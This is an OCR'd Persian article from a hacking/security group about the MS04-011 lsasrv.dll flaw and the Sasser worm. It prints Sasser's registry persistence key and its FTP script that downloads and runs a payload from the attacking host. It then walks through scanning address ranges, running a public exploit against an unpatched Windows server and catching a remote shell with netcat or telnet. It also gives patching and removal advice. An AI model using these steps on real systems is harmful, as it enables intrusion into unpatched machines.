Black_Devils B0ys Digital Network Security Group

شرحی بر نفوذپذیری موسوم به

Lsasrv.dll RPC buffer overflow remote exploit

Microsoft IIS Servers

نویسندگان : محسن محمدی و C0llect0r

تصحیح : امیر حسین شریفی

تاریخ : ۲۷ تیرماه ۱۳۸۳

منابع : Miicrosoft- eEye - Security Focus–

ملاحظات :


لازم به تذکر است کلیه مطالب گفته شده در این مقاله صرفا جنبه آموزشی دارد.و هر گونه استفاده غیر آموزشی از این مطالب بر عهده خود کاربران می باشد و نویسندگان این مقاله و مدیریت سایت امنیت وب هیچ گونه مسوولیتی را در قبال آن عهده دار نمی باشد .

مقدمه :

این یک داستان علمی –تخیلی نیست

فکر می کنم صبح روز یکی از روزهای اواسط ما مه میلادی بود. من مثل روزهای دیگر در حال تکمیل گزارش روزانه به عنوان مدیر امنیت شبکه بودم. حتی زمان آن حادثه خوب به یادم مانده : ساعت ۱۰:۱۵.

به خاطر اینکه مجبور شدیم برای برپا نگه داشتن سرورها بعضی از آنها رو با Switch به طور دستی از مدار خارج کنیم البته من موقعی متوجه حادثه شدم که بر روی سیستمی که خودم در حال تکمیل گزارش روزانه بودم پیغامی مبنی بر Shutdown سیستم ظرف مدت ۶۰ ثانیه و اینکه فورا داده ها را ذخیره کنید ظاهر شد . البته با اینکه هنوز نمی دانستم چه اتفاقی افتاده و برای اینکه حداقل زحماتی که برای آن گزارش ۳ صفحه ای بلند کشیده بودم به هدر نرود به جای دست پاچه شدن به خودم گفتم این پیغام به خاطر هر علتی که آمده باشد و هر چه باشد شبیه Shutdown کردن از روی سطر فرمان هست! که با فرمان دیگری می شود آن را لغو کرد.بنابراین به Run رفتم و با دستو ر Shutdown /a به طور موقت از خاموش شدن سیستم جلوگیری کردم



ولی می دانستم این راه حل اساسی نیست ومشکل بزرگتر از این چیزهاست و حتما این موضوع علت دیگه ای پشتش هست . .موضوع موقعی برایم روشن ترو جدی تر شد وقتی که بخش پشتیبانی با تماس با من اعلام کردند بیشتر کاربران شبکه ما دچار همین مشکل شدند ونمیدونند باید چه کار کنند .البته این را هم بگویم که آن مو قع من هم نمی دانستم علت این مسائل مربوط به چه چیزی هست ..همچنین به خاطر Down کردن چند تا از سرورها باره

کاری روی دیگر سرورها بالا رفته بود و شبکه خیلی کند شده بود من اول فکر کردم ما با یک حمله Disterbuted Denial of Services (DDoS) مواجه شدیم بعدا فهمیدم ان همه مشکل پیش اومده به خاطر یک Worm جدید بود .

بله دوستان درست حدس زدید Worm Sasser حتما شما هم با این دوست ۱۵ کیلو بایتی دست و پنجه نرم کردید البته من و دوستانم قصد نداریم در این مقاله به طور کامل ساختار و چگونگی عملکرد انواع این کرم اینترنتی رو برای شما شرح بدیم فقط اشارهای کوتاه به اون می کنم .در آن روزها اعلام شد که این کرم از یک اسیب پذیری در پروسه Lsass.exe برای نفوذ و گسترش خودش بر روی شبکه استفاده می کند من با شنیدن این خبرمبنی وجود حفره در این قسمت به یاد یک گزارش امنیتی از متخصصان گروه امنیتی eEye افتادم.

آنها اعلام کرده بودند که این آسیب پذیری مربوط به lsasrv.dll که توسط lsass.exe مورد استفاده قرار می گیرد و با Buffer Overflow کردن آن می توانند امنیت سیستم را به خطر بیندازند. البته در این مورد هم بعد از آن هشدار eEye مایکروسافت پچ های همان حفره را به زودی منتشر کرد . با این اوصاف به این نتیجه رسیدم که این جوانان هکر آلمانی (گروه NetSky) حتما از همین حفره جدید برای انتشار کرم sasser استفاده کرده اند ولی داستان به همین جا ختم نمی شد. با تجربه ای که در این سال ها داشتم به خودم گفتم پشت هر کرمی حفره ای است و پشت هر حفره ای Exploit ای هم هست. برای هک کردن از آنجا که هکرها از هر حفره جدیدی حداکثر استفاده را می کنند و از آن جا که عمر این کرم هنوز هم به یک سال نرسیده بود و ۳-۴ ماه که از این اتفاق می گذرد پس حتما این آسیب پذیری راه نفوذ به شبکه ها در چند ماه آینده می تواند باشد .

با کنجکاوی من و یک سری از دوستانم یه شیوه جدیدی از هک سرورهای Microsoft IIS Server پی بردیم

که مشهور شده به حفره lsass و سیستم های پچ نشده با Microsoft KB835732 که در بولتن خبری مایکروسافت با شماره MS04-11 شامل – Win NT- WinXP(SP0-SP1) Win2k(SP1-SP4)-
Win Server 2003 در نسخه های ۳۲ و ۶۴ بیت با این اسیب پذیری قایل نفوذ هستند البته شما با نصب پچ های ارائه شده برای این حفره یا با ارتقای سرویس پک سیستم عامل به

Service Pack v2 می توانید از هر گونه حمله از طریق این حفره به سیستم های خود جلوگیری به عمل آورید .

در ابتدا قصد دارم شما را مقداری با ساختار عملکرد این کرم اشنا کنم تا بتوانید به راحتی نحوه کار Exploit را درک کنید همانطور که شاید قبلا با این کرم اشنا شده باشید این کرم بعد از نفوذ به سیستم شما پیغامی مبنی بر Shutdown سیستم ظرف مدت ۶۰ ثانیه نمایش می دهد.

در اغلب اوقات این کرم با کرم معروف MS Blaster و Lovesan اشتباه گرفته می شود ولی براحتی از روی همین پیغام می شود به تفاوتشان پی برد البته جالب است بدانید نسخه هایی از این کرم شناسایی شده است که از نظر Source Code تفاوت چندانی با sasser ندارند ولی از نظر شکل ظاهری با آن فرق دارد همچنین در نحوه ی گسترش و عملکرد در داخل سیستم نیز متفاوت است. مثلا کرمی توسط فردی به نام Alias cyclone نوشته شده است همچنین این فرد ادعا کرده است که یک ایرانی بوده و از جماعت هکرهای برنامه نویس ایرانی که دارای یک مقام سیاسی در ایران می باشد، است .این کرم از طریق پورت TCP45 وارد سیستم شده و در صورت آسیب پذیر بودن سیستم یک کپی از خود به نام CYCLONE.EXE در شاخه Root سیستم

Download می کند زمان این کرم قادر به حمله است که برنامه کاربردی TFTP.EXE در هدف نصب شده باشد سپس این کرم حمله خود را آغاز کرده و پروسه Lsass.exe را که

رویه امنیتی اکانت ها به آن کنترل می شوند را از کار می اندازد.همچنین روش کار Lsass.exe شبیه پروسه Svchost.exe است که اگر خللی در کار ان ایجاد گردد باعث Restart سیستم می شود شما می توانید نحوه removal این کرم را از ادرس زیر بدست اورید

http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx.

البته فرایند Removal این کرم فقط در حالت safe mode امکان پذیر است البته remove کردن این کرم جدید امکان کمی کار دارد زیرا باعث از کار افتادن دستورات سیستمی از قبیل msconfig و همچنین از کارافتادن فایروالها وعمل نکردن انتی ویروس هایی چون Norton می شود که removal کردن این کرم را سخت می کند و من نیز همانند متخصصان بخش امنیت گروه Security Focus معتقدم که تنها را راحت شدن از دست این کرم نصب مجدد ویندوز و Patchکردن حفره های مربوطه است. در ضمن هیچ آنتی ویروسی قادر به از بین بردن این نوع از کرمهای جدید نیستند آلبته اگر هنوز به این کرم ها آلوده نشده اید پس وقت را از دست ندهید وبا Disable کردن این آسیب پذیری بروی lsasdrv.dll و پروسه lsass.exe خود را از خطر این کرم ها محافظت نمایید .

اطلاعاتی را که خواندید مربوط به نسل بعدی Next Ggeneration (NG) کرم Sasser می باشد که بسیار پیشرفته تر از Worm.Win32.Sasser. A,b بوده است کرم های نوع اولیه خود را در این شاخه از رجیستری ثبت می کردند

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] "avserve2.exe" = "%WINDIR%\avserve2.exe"

و با استفاده از شکل کلی دستورات زیر IP های هدف های دیگری را شناسایی کرده و شروع به گسترش خود در شبکه می کنند. این کرم با استفاده از FTP SERVER بر روی پورت ۵۵۴ TCP/ به چک کردن IP هایی که از طریق Windows API جمع آوری کرده است برای پی بردن به OnLine بودن آنها می پردازد و در صورت نفوذ پذیر بودن هر یک از IP ها ، از طریق پورت های TCP/5554 و TCP/9994 به آ ن سیستم های آسیب پذیر وصل می شود و خود را گسترش می دهد .

```
    echo off
    echo open [attacking machine address] 5554>>cmd.ftp
    echo anonymous>>cmd.ftp
    echo user
    echo bin>>cmd.ftp
    echo get [random number]_up.exe>>cmd.ftp
    echo bye>>cmd.ftp
    echo on
    ftp -s:cmd.ftp
    [random number]_up.exe
    echo off
    del cmd.ftp
echo on
```

البته لازم به توضیح است که نوع های اولیه **sasser** قادر به حمله به این سری از **IP** ها نبودند

- **127.0.0.1**
- **10.x.x.x**
- **172.16.x.x - 172.31.x.x (inclusive)**
- **192.168.x.x**
- **169.254.x.x**

هنوز معلوم نیست علت این موضوع به چه دلیل بود به علت مشکلات فنی یا تصمیم نویسندگان کرم مزبور برای رد کردن **IP** های فوق! ولی به هر جهت در نسخه های **Sasser NG** که شرحی از آن را در بالا مشاهده کردید به تمامی **IP** های نفوذپذیر حمله می کنند.

قابل ذکر است **sasser** از نسخه های **A** تا **Z** به نگارش درآمد که با دستگیری فرد نویسنده این کرم اشخاصی دیگر شروع به منتشر کردن انواع دیگری از این کرم نمودند با اینکه کرم های بعدی از همین حفره برای نفوذ استفاده می نمودند و دارای **Gnome** کدی مشابه به خصوص با **Worm.Win32.Sasser.B** بودند ولی از نظر دامنه نفوذ و دیگر قابلیت ها ونحوه پنهان کاری تفاوت های چشمگیری با پدران خود داشتند .

مقاله پایین شرحی است بر چگونگی نفوذ مرحله به مرحله به سیستم های پچ نشده ذکر شده بالا که این احتمال می رود که به علت جدید بودن این حفره و نیز سستی همیشگی مدیران شبکه برای به روز رسانی سیستم های خود

میزان حملات با این حفره بسیار بالا باشد. به این سبب بر آن شدیم که هم با معرفی این حفره و نیز چگونگی عملکرد آن وشناسایی آن بر روی سرورهای آسیب پذیر خطر این نوع از حملات را گوشزد کنیم . لذا مطالب گفته شده در این مقاله صرفا جنبه آموزشی دارد و هر گونه سوء استفاده از مطالب ذیل بر عهده خود کاربران می باشد ونویسندگان این مقاله و همچنین مدیریت سایت امنیت وب هیچ گونه مسولیتی را در این مورد نمی پذیرند .

نرم افزارهای مورد نیاز :

1 : Nmap (Current Version is 3.50 as of this writing)
http://www.insecure.org

2: nc11nt
http://www.atstake.com

3: GFI Lan Guard Security Scanner or DSScan (version 2004)
http://www.foundstone.com

4: HOD-ms04011-lsasrv-expl.c(Compile This Source)

5:Terminal Server&Client or WinVNC3
http://www.download.com


تذکر: تمامی عملیات انجام شده بر روی سیستم های فرضی بوده و به منظور نمایش عملیات تهیه گردیده است و IP ها برای یک شبکه LAN خصوصی می باشد

در ابتدا باید IP خودتان را با دستور Ipconfig در شبکه مشخص کنید و سپس برای پیدا کردن سیستم های روشن از nmap با سویچ sP– استفاده می کنیم (برای جلوگیری از طولانی شدن مقاله می توانید برای این قسمت از مقاله حفره RPC و نفوذ به سرورهای IIS ، در سایت امنیت وب استفاده کنید پس از پیدا کردن سیستم های مورد نظر باید آنها را از داشتن Bug مورد نظر چک کنید

البته اگر فقط یک هدف مورد نظر شما می باشد می توانید از این مرحله عبور کنید آنگا ه با تست مستقیم Exploit بر روی آن می توانید از وجود حفره روی سیستم آگاه شوید ولی اگر شما قصد چک کردن یک Range Ip را برای پیدا کردن سیستم های آسیب پذیر دارید تست تک تک آنها با Exploit کار خسته کننده ای می تواند باشد. شما می توانید برای این منظور از GFI Languard Security Scanner v5 استفاده نمایید. این ابزار اسکنر بسیار پرقدرتی هست که نه تنها این حفره خاص را برای شما در کمترین زمان چک می کند بلکه تمامی حفره های شناخته شده تا این تاریخ را هم برای شما پیدا می کند و حتما شما حفره های بسیار دیگری را هم شناسایی می کنید ولی کار با این اسکنر مقداری نیاز به آشنایی قبلی به چگونگی

Configure کردن اسکنر دارد که اگر به خوبی **Configure** نشود شما را می تواند در نتایج به دست آمده سردر گم کند. همچنین فیلتر کردن گزارش اسکن نهایی کاره چندان اسانی نیست این یکی از اسکنر های محبوب هکرهای حرفه ای است .خود من آن را بیشتر از دیگر اسکنرها آن را ترجیح میدهم :)


(اسکنر **GFI Languard Security Scanner v5**)



پس من برای شما نرم افزاری را که شرکت **Foundstone** برای این منظور خاص تهیه کرده است را پیشنهاد می کنم کار با این اسکنر بسیار بسیار ساده تر از **GFI** می باشد ولی من برای حرفه ای ها همان **GFI** را توصیه می کنم (حتما به این توصیه من توجه کنید)

DSScan نرمافزاری است که بر مبنای این حفره شروع به فرستادن **echo packets** به پورت ۴۴۵ سیستم های مورد نظر می نماید که در صورت وجود حفره و با برگشتن **packet** ها به **vulnerable** بودن سیستم پی می برد .

به شکل زیر توجه کنید (نر افزار DDSScan از شرکت Foundstone)




برای شروع کار با این اسکنر ابتدا در قسمت **Start ip** و **End Ip** حوزه اسکن را مشخص کنید سپس با زدن فلش مقابل آن حوزه را انتخاب کنید و اسکن را شروع کنید.

نتایج به سرعت مشخص می شوند . شما می توانید در قسمت **Status** سیستم های آسیب پذیر و غیر آسیب پذیر را مشاهده کنید البته با قرار دادن یک تک **Ip** یا **Host name** در قسمت بالای این بخش همچنین می توانید فقط یک هدف را از نظر داشتن این **Bug** تست کنید .

تذکر : IP های نشان داده شده درتصاویر زیرمربوط به یک شبکه داخلی می باشد وصرفا جهت آموزش در داخل یک شبکه Virtual تست شده اند و در خارج از شبکه مورد نظر بلا استفاده می باشد .

۱: در شکل زیر من یک حوزه از IP ها را از 217.218.13.1-217.218.13.254 اسکن می کنم نتایج به سرعت نمایش داده می شود. شما می توانید مشاهده کنید که ۲۱۷,۲۱۸,۱۳,۱۷۳ یک سیستم آسیب پذیر به این حفره است و من قصد دارم روی همین هدف کار کنم (به شکل زیر توجه کنید) در قسمت Status سیستم های آسیب پذیر با Vulnerable مشخص شده اند .


(عملیات اسکن توسط DSScan)



۲: در این مرحله Exploit را به سرور هدف تزریق می کنیم (شما می توانید source این Exploit را با برنامه Lcc Win 32 کامپایل کنید.)

توجه : برای جلوگیری از دست درد به خاطر این اسم طولانی HOD-ms04011-lsasrv- expl.exe من نام این Exploit را به lss.exe تغییر نام دادم پیشنهاد می کنم شما هم قبل از اجرای اکسپلویت این کار را انجام بدهید .

(اجرای Exploit بر روی سیستم هدف)



و بعد از اینکه Exploit با موفقیت به هدف وصل شد و پیغام Attacking ... OK را مشاهده کردید باید از طریق یکی از دو راه زیر به Shell Account دسترسی پیداکنید


الف : قبل از اجرای Exploit توسط برنامه Netcat پورت ۵۰۰۰ سیستم خود را به حالت شنود بگذارید این همان پورتی است که شما در هنگام اجرای Explit به عنوان BindPort انتخاب کردید (به شکل بالا توجه کنید).

شما می توانید از پورت های دیگری نیز استفاده کنید ولی توجه به این نکته داشته باشید که اگر پورت های معروفی مثل ۸۰ یا ۲۳ یا پورت هایی را که به طور استاندارد از یک سری Protocol ها پشتیبانی می کنند را انتخاب کنید این امکان هست که باعث تداخل در اجرای

Exploit شود و شما با شکست مواجه شوید پس بهتر است پورت های غیر معمولی مثل ۴۴۴۴۴– ۶۶۶۹ – یا هر پورت دلخواه دیگری استفاده کنید .

در شکل زیر شما می تواند مشاهده کنید که پورت ۵۰۰۰ به حالت شنود قرار گرفته است که با برگشتن جواب **Exploit** شل بروی سیستم شما از این پورت برای ارتباط با سیستم هدف استفاده می کند


(قرار دادن سیستم خود در حالت شنود بر روی پورت ۵۰۰۰)



ب: راه دوم که خود من آن را پیشنهاد می کنم استفاده از **Telnet** می باشد زیرا **Telnet** دارای سرعت بیشتری از **Netcat** در این مورد خاص است. ولی از نظر امنیت برقراری ارتباط حالت **VVV(very very verbos)** در **netcat** قابل دسترسی است . انتخاب هر یک از دو راه بالا به خود شما بستگی دارد.

